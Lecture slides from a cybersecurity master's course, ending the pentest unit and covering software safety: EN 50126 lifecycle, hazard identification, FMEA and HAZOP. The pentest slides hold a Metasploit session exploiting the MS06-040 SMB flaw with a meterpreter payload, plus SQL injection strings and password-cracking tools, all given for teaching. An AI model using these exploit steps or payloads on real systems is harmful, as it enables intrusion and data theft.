- Peach Pits are prewritten test definitions that cover a variety of different platforms. PeachTech says that each Pit contains specifications that fit specific targets, such as the structure of the data the target consumes and how the data flows to and from the tested device or application. This allows testers to tightly focus their fuzz testing with very little setup. PeachTech also makes it easy for users to create their own Pits, so that the Peach Fuzzer tool can work with proprietary systems.
- Because of the unique ways that the Peach Fuzzer engine can be programmed using Peach Pits, almost no system can't be fuzzed by the tool. It works with Mac, Windows and Linux, of course. It can also be used to fuzz network protocols, embedded systems, drivers, Internet of Things devices and just about anything else that accepts commands and is thus susceptible to fuzzed inputs.

# PenTest Additional Slides



# Key Forms of Penetration Attacks

- Buffer overflows
- Command injection
- SQL injection

# Network Penetration and Metasploit (Console Session)

- # cd /pentest/exploits/framework3
- # ./msfconsole
- msf > search MS06-040
- msf > use exploit/windows/smb/ms06\_040\_netapi
- msf exploit(ms06\_040\_netapi) > info
- msf exploit(ms06\_040\_netapi) > show payloads
- msf exploit(ms06\_040\_netapi) > set PAYLOAD windows/meterpreter/bind\_tcp
- msf exploit(ms06\_040\_netapi) > show options
- msf exploit(ms06\_040\_netapi) > set RHOST 10.10.100.100
- msf exploit(ms06\_040\_netapi) > show targets
- msf exploit(ms06\_040\_netapi) > set TARGET 5
- msf exploit(ms06\_040\_netapi) > show options
- msf exploit(ms06\_040\_netapi) > save
- msf exploit(ms06\_040\_netapi) > check
- msf exploit(ms06\_040\_netapi) > exploit
- msf exploit(ms06\_040\_netapi) > sessions -l
- msf exploit(ms06\_040\_netapi) > sessions -i 1
- meterpreter> ?

# Attacking Web/Internet Applications and Databases


- SQL injection attacks:
  - 'false') OR ('true' = 'true': *Grouping by parentheses*
  - 'false' OR 'true' = 'true'; --: -- *is an SQL comment, ends statement*
  - ' OR 'true' = 'true' --
  - : 0 ; select \* from Student where 0=0 ; --
  - 0' UNION SELECT \* FROM Student where 0=0 --
- Paros Proxy is a Backtrack tool for man in the middle attacks

# Password Cracking

- Password policies on Windows
  - Local Windows password policies:
    - C:\> net accounts
  - Windows domain password policies:
    - C:\> net accounts /domain
- John the Ripper supports password cracking
  - based on brute force, dictionary, fuzzing
- Rainbow table techniques are highly efficient algorithms for cracking complex passwords using tables with exhaustive password/hash lists
- Cain & Abel cracks passwords from all Windows formats, popular network devices, and databases using multiple techniques, such as brute force, dictionary, and rainbow tables

# PenTest Tools

- <https://www.csionline.com/article/3276008/21-best-free-security-tools.html>
- <https://www.comparitech.com/net-admin/vulnerability-assessment-penetration-testing-tools/>
- OWASP ZAP (next slide)



The screenshot shows the OWASP Zed Attack Proxy (ZAP) homepage. At the top, there's a navigation bar with links for Home, ZAP in Ten, Documentation, Get Involved, Support, and Download. Below the navigation is a large heading "OWASP Zed Attack Proxy (ZAP)" followed by a subtext: "The world's most popular free web security tool, actively maintained by a dedicated international team of volunteers." At the bottom left are two buttons: "Quick Start Guide" and "Download now". On the right side, there's a cartoon illustration of a shield-shaped character with a lightning bolt on its chest, surrounded by sparkles.

- **OWASP Zed Attack Proxy (ZAP)**
- The Zed Attack Proxy (ZAP) is a user-friendly penetration testing tool that finds vulnerabilities in web apps. It provides automated scanners and a set of tools for those who wish to find vulnerabilities manually. It's designed to be used by practitioners with a wide range of security experience, and is ideal for functional testers who are new to pen testing, or for developers: There's even an official ZAP plugin for the Jenkins continuous integration and delivery application.



universidade  
de aveiro

**Critical** software

# Safety (and Security)

Robust Software – Nuno Silva

**Mestrado em Cibersegurança**



# Agenda

Objectives

Safety

How to ensure Safety?

A Safety lifecycle example

Risk Management Process

Safety & Security

References

Exercise #5

# Objectives

- Understand the need and the importance of Safety.
- Be able to contribute to a system risk/hazard analysis.
- Be able to contribute to a Failure Modes Analysis.
- Understand the relation between Safety and Security.
- Be able to assess a system based on an international safety standard.
- Robustness in Software must be with the goal to make it Safe and Secure!

# Safety

- A sensor that detects smoke and triggers the activation of a water sprinkler system inside a building.
- The enclosure that is placed around a socket to protect users against accidental contact with electrical parts.
- Train doors automatically close and remain closed during the length of the trip.
- These are just a few examples of safety measures that are utilized with electrical devices.

# Safety

- Safety is commonly defined as *the freedom from unacceptable risk of physical injury.*
- Safety-critical industries are ruled by international standards that provide an extra assurance about the safety level of the systems by promoting safety as an integral aspect of devices and systems, thus protecting people, critical infrastructures, economies and the environment.
- These standards can address aspects of safety that apply to many products or specifically address a single product type or industry.

# Safety

- Watch this:
- A calculation that says that 19% of the World is Chinese and 44% is American
- Now imagine using those calcaulators for critical decisions...

# Safety Standards

- Three clear examples of industries that rely on safety:
- Automotive:
  - ISO 26262, "Road vehicles – Functional safety"
- Aeronautics:
  - DO-178C, “Software Considerations in Airborne Systems and Equipment Certification”
- Railway:
  - CENELEC EN 50128, “Railway applications - Communication, signalling and processing systems - Software for railway control and protection systems”
  - CENELEC EN 50657 will take over...

# Safety Standards


- But there are way more:
  - Think about nuclear power plants, weapons systems, medical devices, manned space vehicles, and so on.
  - Certification is generally mandatory.
  - But is a certification a guarantee?
- A list of EN standards

# How to ensure safety?

- Safety is “ensured” by strict rules, specific analysis and certification/qualification of systems
- We need to be in control, thus a set of clear processes must be planned and applied
- Lifecycle activities as for Security
- Assessments and Analysis (as for Security)


# How to ensure safety?

- Image from EN 50657



# How to ensure safety?

- Image from EN 50657



# How to ensure safety?

- Training or proven experience
- System/Environment knowledge
- Risk/Hazards Analysis
- System and Safety Requirements
- Follow up on development (traceability)
- Verify and Validate
- Build and maintain a Safety Dossier (Safety Case)
- Support external Independent Assessors...

# How to ensure safety?

- Do you remember?

| Security Phase                    | Safety phase                                                                                                         |
|-----------------------------------|----------------------------------------------------------------------------------------------------------------------|
| Education and awareness           | Training or proven experience                                                                                        |
| Project inception                 | Project risks/hazards awareness<br>Environment limitations<br>Tool qualification<br>Safety Assessment Plan           |
| Analysis and requirements         | Hazards Analysis<br>Safety Related Application Conditions (SRAC) incorporation<br>Specifications (System and Safety) |
| Architectural and detailed design | =                                                                                                                    |
| Implementation and testing        | =                                                                                                                    |
| Release, deployment, and support  | Certifications<br>Release, deployment, and support                                                                   |

# A safety Lifecycle Example

- EN 50126:1999 Railway Applications – The Specification and Demonstration Of Reliability, Availability, Maintainability And Safety (RAMS)
  - Published by CENELEC – European Committee for Electrotechnical Standardisation
  - Provides Railway Authorities and the railway support industry with a process that enables the implementation of a consistent approach to the management of RAMS
  - Can be applied systematically throughout all phases of the lifecycle of a railway application

# A safety Lifecycle Example

- Defines RAMS in terms of reliability, availability, maintainability and safety and their interaction
- Defines a process for managing RAMS
- Enables conflicts between RAMS elements to be controlled and managed effectively
- Defines a systematic process for specifying requirements for RAMS and demonstrating that these requirements are achieved

# A safety Lifecycle Example

- EN 50126 Lifecycle
  - Is a sequence of phases, each containing tasks, covering the life of a system from initial concept through to decommissioning and disposal.
  - The lifecycle provides a structure for planning, managing, controlling and monitoring aspects of a system, including RAMS



# A safety Lifecycle Example

| 1. Concept                                                                                                                                                                                                    | 2. System Definition and Application Conditions                                                                                                                                                                                                                                                      | 3. Risk Analysis                                                                                                                     | 4. System Requirements                                                                                                                              | 5. Apportionment of System Requirements                                                                                                                                                                                                       |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"> <li><b>Develop a level of understanding of the system</b> sufficient to enable all subsequent RAMS tasks</li> <li>Review previously achieved safety performance</li> </ul> | <ul style="list-style-type: none"> <li>Define the mission profile of the system and its boundaries</li> <li>Establish the application conditions influencing the characteristics of the system</li> <li><b>Define the scope of the hazard analysis</b></li> <li>Establish the Safety Plan</li> </ul> | <ul style="list-style-type: none"> <li><b>Perform System Hazard &amp; Safety Risk Analysis</b></li> <li>Set-up Hazard Log</li> </ul> | <ul style="list-style-type: none"> <li><b>Specify the overall System Safety requirements</b></li> <li>Establishment of Safety Management</li> </ul> | <ul style="list-style-type: none"> <li>Define the RAMS acceptance criteria for the designated sub-systems and components</li> <li><b>Apportion System Safety targets and requirements to designated sub-systems and components</b></li> </ul> |

# A safety Lifecycle Example

| 6. Design and Implementation                                                                                                                                                                                                                                    | 7. Manufacturing                                                                                                                                           | 8. Installation                                                                                                                                                                                                          | 9. System Validation                                                                                                                                                                                                                                                                                                                                                                               | 10. System Acceptance                                                                                                                                                                                                                                                                                |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"> <li>• <b>Create</b> sub-systems and components</li> <li>• <b>Demonstrate that sub-systems and components conform to RAMS requirements</b></li> <li>• Implement Safety Plan</li> <li>• Prepare Generic Safety Case</li> </ul> | <ul style="list-style-type: none"> <li>• Implement a process which produces RAMS-validated sub-systems and components</li> <li>• Use Hazard Log</li> </ul> | <ul style="list-style-type: none"> <li>• Assemble and install the total combination of sub-systems and components</li> <li>• Initiate system support arrangements</li> <li>• Establish Installation Programme</li> </ul> | <ul style="list-style-type: none"> <li>• <b>Validate that the total combination of sub-systems, components and external risk reduction measures comply with the RAMS requirements for the system</b></li> <li>• Commission the total combination of sub-systems, components risk reduction measures</li> <li>• Prepare, and if appropriate accept, the Application Specific Safety Case</li> </ul> | <ul style="list-style-type: none"> <li>• Assess compliance of the total combination of sub-systems and components with the overall RAMS requirements of the complete system</li> <li>• <b>Accept the system for entry into service</b></li> <li>• Assess Application Specific Safety Case</li> </ul> |

# A safety Lifecycle Example

## 11. Operation and Maintenance

- Operate, maintain and support the total combination of sub-systems and components such that compliance with system RAMS requirements is maintained

## 12. Performance Monitoring

- Maintain confidence in the RAMS performance of the system
- **Collect, analyse, evaluate and use performance and Safety statistics**


## 13. Modification and Retrofit

- Control system modification and retrofit tasks to maintain system RAMS requirements
- **Consider safety implications for modification and retrofit**

## 14. Decommissioning and Disposal

- Control system decommissioning and disposal tasks
- Perform hazard analysis and risk assessment

# A safety Lifecycle Example



# Risk Management Process

- Organized around five major areas
  - System Definition
  - Hazard Identification and Classification
  - Risk Evaluation and Risk Acceptance
  - Safety Requirements and Hazard Management
  - Independent Assessment

# System Definition


- Must address at least:
  - system objective (intended purpose);
  - system functions and elements (including human, technical and operational elements);
  - system boundary including other interacting systems;
  - physical (interacting systems) and functional interfaces;
  - system environment (e.g. energy and thermal flow, vibrations, electromagnetic interference, operational use);
  - existing safety measures – and the definition of any additional identified safety requirements;
  - assumptions that determine the limits for the risk assessment.

# Hazard Identification and Classification

- Systematic activity by a team with a wide-ranging expertise
- Identify all foreseeable hazards for
  - the whole system under assessment
  - its functions where appropriate
  - its interfaces
- Everything shall be registered in the hazard record


# Desk-based Hazard Identification

- Desk-based
  - Typically applied by a single experienced person;
  - An individual working alone to apply some structured analysis process;
  - Can be as simple as reviewing data or an existing hazard list;
  - Multi-expertise is, however, recommended.



# Desk-based Hazard Identification

- Typically variants of Failure Modes and Effects Analysis (FMEA)
  - a structured process to identify:
    - the potential failure modes of the elements of a system;
    - the causes of these failures;
    - their effects on larger assemblies and the whole system.
  - FMEA can be very time consuming
- A Functional Hazard Analysis (FHA)
  - Is a systematic, comprehensive examination of functions to identify and classify failure conditions of those functions according to their severity;
  - Can be applied at system-level;
  - FHA involves less work than FMEA;
  - Can be started earlier than FMEA, because it just needs a specification, and not a design;
  - FHA is not good at finding hazards that are not easily characterised as the failure of a function (such as electromagnetic interference or fuel leakage).



# Workshop-based Hazard Identification

- Helps ensuring completeness by drawing on the collective experience of a group of experts

Systematic identification, by using wide-ranging expertise from a competent team, of all reasonably foreseeable hazards for the whole system under assessment, its functions where appropriate and its interfaces.
- Various different approaches
  - Structured Hazard and Operability (HAZOP)
  - A more informal 'brainstorming' exercise (e.g. based on checklists)
- Some combination of the desk-based and workshop-based
- The approach or combination of approaches should be matched to the complexity and novelty of the system under assessment.



# HAZOP

# Critical software


- **Aim:** To determine safety hazards in a proposed or existing system, their possible causes and consequences, and recommend actions to minimise the chance of their occurrence
  - Team normally consists of:
    - a study leader
    - a recorder (documents the meeting)
    - a designer (explains the design)
    - users (e. g. train driver, train operator)
    - specialists (expert of the system or the study)
    - and maybe a maintainer



**HAZOP** Study

# HAZOP basic guide words

| Guide word | Meaning                                |
|------------|----------------------------------------|
| NO OR NOT  | Complete negation of the design intent |
| MORE       | Quantitative increase                  |
| LESS       | Quantitative decrease                  |
| AS WELL AS | Qualitative modification/increase      |
| PART OF    | Qualitative modification/decrease      |
| REVERSE    | Logical opposite of the design intent  |
| OTHER THAN | Complete substitution                  |
| EARLY      | Relative to the clock time             |
| LATE       | Relative to the clock time             |
| BEFORE     | Relating to order or sequence          |
| AFTER      | Relating to order or sequence          |



# Hazard Identification and Classification

- Approaches
  - Desk-based
  - Workshop-based
  - Some combination of the two
- The approach or combination of approaches should be matched to the complexity and novelty of the proposed change
- Any identified safety measures shall be registered in the hazard log

# Broadly acceptable risks

- Risks resulting from hazards may be classified as **broadly acceptable** when the risk is so small that it is not reasonable to implement any additional safety measure;
- Hazards associated with a broadly acceptable risk need not be analysed further:
  - Based on expert judgement;
  - The classification is justified and recorded;
  - The contribution of all the broadly acceptable risks must not exceed a defined proportion of the overall risk;

# Hazard Identification and Classification

- Carried out only up to a level of detail necessary to identify where safety measures are expected to control the risks in accordance with one of the risk acceptance principles

**'Hazard Classification'** can be seen as a filtering exercise to remove those hazards that are judged to be of broadly acceptable risk



- Iteration may be necessary between the risk analysis and the risk evaluation phases

# Risk Evaluation and Risk Acceptance

- **Goal:** assess the acceptability of the risk associated with the proposed system
  - This is done by evaluating the risk associated with each hazard of the system

The overall risk associated with the system is acceptable when the risk associated with each hazard is acceptable

# Risk Evaluation and Risk Acceptance

- Risk acceptability is evaluated by using one or more of the following risk acceptance principles:
  - the application of codes of practice;
  - a comparison with similar systems;
